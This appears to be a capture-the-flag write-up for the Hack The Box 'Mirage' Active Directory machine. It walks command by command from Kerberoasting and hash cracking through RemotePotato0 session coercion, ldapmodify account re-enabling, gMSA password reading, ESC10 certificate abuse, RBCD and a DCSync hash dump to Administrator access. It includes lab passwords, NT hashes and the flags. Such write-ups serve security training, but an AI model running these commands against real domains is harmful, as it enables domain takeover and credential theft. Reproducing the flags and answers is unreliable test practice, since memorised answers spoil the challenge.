faketime impacket-GetUserSPNs -k 'MIRAGE.HTB/david.jjackson:pN8kQmn6b86!1234@' -request
john --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 hash.txt
Pivot to nathan.aadam
faketime nxc ldap dc01.mirage.htb -d 'mirage.htb' \
-u 'nathan.aadam' -p '3edc#EDC3' \
-k --kdcHost 'dc01.mirage.htb' --dns-server 10.129.40.245

Exploit
WinRM as nathan.aadam
A quick review of how we got to this point...
- During the initial port scan and service enumeration phase, we find a NFS share that is open and contains two
.pdffiles - Using the information in one of the PDF files, we find that we can poison DNS and cause a user to unknowingly connect to our malicious NATS server reveal a password in the clear
- Using the NATS credentials, we authenticate to the actual NATS server find that authentication logs have been cached and contain network credentials for the user
david.jjackson - Using these network credentials, we begin enumerating the domain and find that a Service Principal Name (SPN) has been set on the user
nathan.aadam. - We request a TGS for the SPN and find that the hash is crackable. This user has WinRM privileges on the target.

faketime impacket-getTGT 'mirage.htb/nathan.aadam:3edc#EDC3'
KRB5CCNAME=nathan.aadam.ccache faketime evil-winrm-py -k -i dc01.mirage.htbUsing evil-winrm-py, as an alternative to evil-winrm, which I find performs much better
Post-Exploit Enumeration
Operating Environment
OS & Kernel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    SystemRoot    REG_SZ    C:\Windows
    BaseBuildRevisionNumber    REG_DWORD    0xb21
    BuildBranch    REG_SZ    fe_release
    BuildGUID    REG_SZ    ffffffff-ffff-ffff-ffff-ffffffffffff
    BuildLab    REG_SZ    20348.fe_release.210507-1500
    BuildLabEx    REG_SZ    20348.1.amd64fre.fe_release.210507-1500
    CompositionEditionID    REG_SZ    ServerStandard
    CurrentBuild    REG_SZ    20348
    CurrentBuildNumber    REG_SZ    20348
    CurrentMajorVersionNumber    REG_DWORD    0xa
    CurrentMinorVersionNumber    REG_DWORD    0x0
    CurrentType    REG_SZ    Multiprocessor Free
    CurrentVersion    REG_SZ    6.3
    DisplayVersion    REG_SZ    21H2
    EditionID    REG_SZ    ServerStandard
    EditionSubManufacturer    REG_SZ
    EditionSubstring    REG_SZ
    EditionSubVersion    REG_SZ
    InstallationType    REG_SZ    Server
    InstallDate    REG_DWORD    0x68132326
    LCUVer    REG_SZ    10.0.20348.3807
    ProductName    REG_SZ    Windows Server 2022 Standard
    ReleaseId    REG_SZ    2009
    SoftwareType    REG_SZ    System
    UBR    REG_DWORD    0xedf
    PathName    REG_SZ    C:\Windows
    PendingInstall    REG_DWORD    0x0
    ProductId    REG_SZ    00454-20165-01481-AA339
    DigitalProductId    REG_BINARY    A40000000300000030303435342D32303136352D30313438312D414133333900BE1100005B46655D5832322D3339343036000000000000000000000000000000000000000000000057E474688BD699EE0300000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000F95E2CFE
    DigitalProductId4    REG_BINARY    F804000004000100300033003600310032002D00300034003500340032002D003000310036002D003500300031003400380031002D00300033002D0031003000330033002D00320030003300340038002E0030003000300030002D003100390035003200300032003500000000000000000000000000000000000000000000000000000000000000660066006100300061003900380066002D0062003100330066002D0034003400330033002D0039003100660034002D003800610066006600310032003600650064003400300037000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000005300650072007600650072005300740061006E0064006100720064003B005300650072007600650072005300740061006E006400610072006400410043006F007200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000008084BC08772665D3EDF1EE97D5934BAABFC050230E38574D67E232BAA637014CE19720D7DF6ABBA21B6A6B52FA4CB050D48A92ADCB1D8B35495DFBBDDDCEC1815B00460065005D005800320032002D003300390034003000360000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000056006F006C0075006D0065003A004D0041004B0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000056006F006C0075006D0065000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    RegisteredOwner    REG_SZ    Windows User
    RegisteredOrganization    REG_SZ
    InstallTime    REG_QWORD    0x1dbba6af47a158c
Current User
USER INFORMATION
----------------

User Name           SID
=================== ==============================================
mirage\nathan.aadam S-1-5-21-2127163471-3824721834-2568365109-1110


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MIRAGE\Exchange_Admins                      Group            S-1-5-21-2127163471-3824721834-2568365109-2601 Mandatory group, Enabled by default, Enabled group
MIRAGE\IT_Admins                            Group            S-1-5-21-2127163471-3824721834-2568365109-1106 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Users and Groups
See data collected before.
Network Configurations
Network Interfaces
Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::154
   IPv6 Address. . . . . . . . . . . : dead:beef::b729:4e3d:b835:5914
   Link-local IPv6 Address . . . . . : fe80::6b84:6766:dfcb:4c4e%7
   IPv4 Address. . . . . . . . . . . : 10.129.40.245
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%7
                                       10.129.0.1
Interesting Files
C:\Program Files\Nats-Server\nats-server.conf
listen: '0.0.0.0:4222'

jetstream: {
  store_dir: 'C:\Program Files\Nats-Server\tmp'
}

accounts: {
  '$SYS': {
    users: [
      { user: 'sysadmin', password: 'bb5M0k5XWIGD' }
    ]
  },

  'dev': {
    jetstream: true,
    users: [
      { user: 'Dev_Account_A', password: 'hx5h7F5554fP@1337!' },
      { user: 'Dev_Account_B', password: 'tvPFGAzdsJfHzbRJ' }
    ]
  }
}
Privilege Escalation
Run BloodHound via WinRM
cp /usr/share/sharphound/* .Copy SharpHound files locally
sudo impacket-smbserver -smb2support -username 'smbuser' -password 'smbpass' MyShare .Start a SMB share to transfer files back and forth
net use Z: \\10.10.14.138\MyShare /user:'smbuser' 'smbpass'Map the share on the target to Z:\
Copy-Item Z:\SharpHound* ..\SharpHound.exe -c AllRun all collection methods from the target
Copy-Item .\20250723223530_BloodHound.zip Z:\Copy the data back to Kali and import into BloodHound

mark.bbond is logged into the DC
RunasCs.exe to run qwinsta command, as WinRM does not support thisCross-Session Coercion
nathan.aadam to mark.bbond. I turned over everything, recycle bin, DPAPI, WinPEAS, you name it. I took a nudge from another user in the HTB Discord server, who pointed me to this writeup by 0xdf, which was very helpful.
RemoePotato0.exeI'll quickly review the RemotePotato0.exe options we'll use:
-m 2— we'll causeRemotePotato0.exeto opentcp/9999and listen for RPC connections-s 1— the user session to coerce, wheremark.bbondis session1as seen in theqwinstaoutput above-x VPN_IP_HERE— since the target OS is patched, we open asocatport forward and return the traffic back to the target-p 9999— as 0xdf points out, this is the default, but good habit to specify in case a custom port is used



mark.bbond:1day@atime


KRB5CCNAME='mark.bbond.ccache' faketime bloodyAD -u 'mark.bbond' -k --host 'dc01.mirage.htb' get writable --detail
mark.bbond, we can modify the LDAP userAccountControl and logonHours attributes of javier.mmarshall and re-enable the accountLateral to Mirage-Service$
Abuse ForceChangePassword


The plan of action is this:
- Get a TGT as
mark.bbond - Use TGT to authenticate using Kerberos to LDAP
- Use
ldapmodifyto modify UAC and logon hours ofjavier.mmarshall - Use
net rpcto changejavier.mmarshallpassword
Get a TGT
kinit mark.bbondexport KRB5CCNAME='/tmp/krb5cc_1001'ldapmodify, we need to use ldapsearch to query the current UAC bitwise value and calculate a new value to remove the "disabled" flag.Re-Enable the Account
ldapsearch -Q -Y GSSAPI -H 'ldap://dc01.mirage.htb' -b 'DC=mirage,DC=htb' '(sAMAccountName=javier.mmarshall)' | grep -E 'userAccountControl|distinguishedName'


ACCOUNTDISABLE, NORMAL_ACCOUNT, and DONT_EXPIRE_PASSWORD have been set. To re-enable the account subtract 2 from the total.ldapmodify -Q -Y GSSAPI -H ldap://dc01.mirage.htb << EOF
dn: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
changetype: modify
replace: userAccountControl
userAccountControl: 66048
EOF
Remove Logon Hours

ldapmodify -Q -Y GSSAPI -H ldap://dc01.mirage.htb << EOF
dn: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
changetype: modify
delete: logonHours
EOF
Remove the logonHours configuration, allowing unconditional login.
Change the Password
net rpc user password 'javier.mmarshall' --use-kerberos=required -S dc01.mirage.htb
javier.mmarshall
ldapsearch, I noticed that this user also has logonHours:: AAAAAAAAAAAAAAAAAAAAAAAAAAAA set. This data is base64 encoded and when decoded, is set to all 0.Abuse ReadGMSAPassword
nxc ldap dc01.mirage.htb -d 'mirage.htb' -u 'javier.mmarshall' -p 'P@$$word123!' -k --gmsa
We obtain the NT hash for the service account, but I was unable to crack it. We can — however — still use the NT hash to obtain a TGT as the service account.
Lateral to Mirage-Service$
Overpass-the-Hash
faketime impacket-getTGT -hashes ':305806d84f7c1be93a07aaf40f0c7866' 'mirage.htb/mirage-service'
More Enumeration
KRB5CCNAME='mirage-service.ccache' faketime bloodyAD -k --host 'dc01.mirage.htb' get writable
KRB5CCNAME='mirage-service.ccache' faketime bloodyAD -k --host 'dc01.mirage.htb' get writable --detailWe find that there is a very extensive list of attributes we have write ACLs on
mark.bbond writable attributes (show/hide)
distinguishedName: CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
manager: WRITE
mail: WRITE
msDS-HABSeniorityIndex: WRITE
msDS-PhoneticDisplayName: WRITE
msDS-PhoneticCompanyName: WRITE
msDS-PhoneticDepartment: WRITE
msDS-PhoneticLastName: WRITE
msDS-PhoneticFirstName: WRITE
msDS-SourceObjectDN: WRITE
msDS-AllowedToDelegateTo: WRITE
altSecurityIdentities: WRITE
servicePrincipalName: WRITE
userPrincipalName: WRITE
legacyExchangeDN: WRITE
otherMailbox: WRITE
showInAddressBook: WRITE
systemFlags: WRITE
division: WRITE
objectGUID: WRITE
name: WRITE
displayNamePrintable: WRITE
proxyAddresses: WRITE
company: WRITE
department: WRITE
co: WRITE
dn: WRITE
initials: WRITE
givenName: WRITE
description: WRITE
title: WRITE
ou: WRITE
o: WRITE
sn: WRITE
objectCategory: WRITE
cn: WRITE
objectClass: WRITE
Of the writable properties, probably the two most interesting are:
altSecurityIdentities: WRITEuserPrincipalName: WRITE
Abusing ESC10


faketime impacket-getTGT -k -hashes ':305806d84f7c1be93a07aaf40f0c7866' 'mirage.htb/mirage-service'
Get a fresh TGT for mirage-service
faketime impacket-getTGT -k 'mirage.htb/mark.bbond:1day@atime'Get a fresh TGT for mark.bbond
KRB5CCNAME='mirage-service.ccache' faketime certipy-ad account update -k -no-pass -dc-host 'dc01.mirage.htb' -user 'mark.bbond' -upn 'dc01$@mirage.htb'
mark.bbond to dc01$@mirage.htbKRB5CCNAME='mark.bbond.ccache' faketime certipy-ad req -k -no-pass -dc-host 'dc01.mirage.htb' -ca 'mirage-DC01-CA' -template 'User'
mark.bbond TGT to request a user authentication certificatedc01.pfx, reflecting the changes we made to mark.bbond's accountKRB5CCNAME='mirage-service.ccache' faketime certipy-ad account update -k -no-pass -dc-host 'dc01.mirage.htb' -user 'mark.bbond' -upn 'mark.bbond@mirage.htb'
Becoming Domain Admin
Resource-Based Constrained Delegation (RBCD)


 0xBEN
0xBEN
Also, see the flowchart here
For RBCD to work, we need a service account that we can grant privileges to impersonated other users and request TGS on their behalf. Now that we have a certificate to authenticate as dc01$ we can get a LDAP shell on the domain controller and give the Mirage-Service account RBCD on the domain controller.
faketime certipy-ad auth -pfx dc01.pfx -dc-ip '10.129.136.89' -ldap-shellOpen an interactive shell via certipy to make LDAP calls to the DC as the dc01$ account
dc01.pfx, we are making LDAP calls as the dc01$ account. As noted in the "Hacker Recipes" article, computer accounts can modify their own msDS-AllowedToActOnBehalfOfOtherIdentity. This means that we can allow our Mirage-Service service account to make requests on behalf of other accounts in the domain.# set_rbcd dc01$ mirage-service$
mirage-service$ can now impersonate users on dc01$ via S4U2Proxy
msDS-AllowedToActOnBehalfOfOtherIdentity valuePerform a DCSync Attack
Now that we have a TGS for dc01$ to connect back to SMB on itself, we can perform a DCSync attack. Since domain controllers use DCSync to transfer data, and we're authenticating as a domain controller, we can dump the hashes from the domain controller.
KRB5CCNAME='mirage-service.ccache' faketime impacket-getST -k -no-pass \
-spn 'cifs/dc01.mirage.htb' -impersonate 'dc01$' 'mirage.htb/mirage-service$'-spn 'cifs/dc01.mirage.htb because we are requesting a TGS to SMB on behalf of dc01$. We can then use the resulting TGS to connect to SMB as the dc01$ account.
KRB5CCNAME='dc01$@cifs_dc01.mirage.htb@MIRAGE.HTB.ccache' faketime impacket-secretsdump -k -no-pass 'mirage.htb/dc01$'@dc01.mirage.htb
Overpass the Admin Hash
faketime impacket-getTGT -hashes ':7be6d4f3c2b9c0e3560f5a29eeb1afb3' 'mirage.htb/Administrator'
KRB5CCNAME='Administrator.ccache' faketime evil-winrm -i dc01.mirage.htb -r mirage.htb
Flags
User
f6e613f7208564101c2c441b1da0f093
Root
9a76991f867227b100ed3f998eb4d211


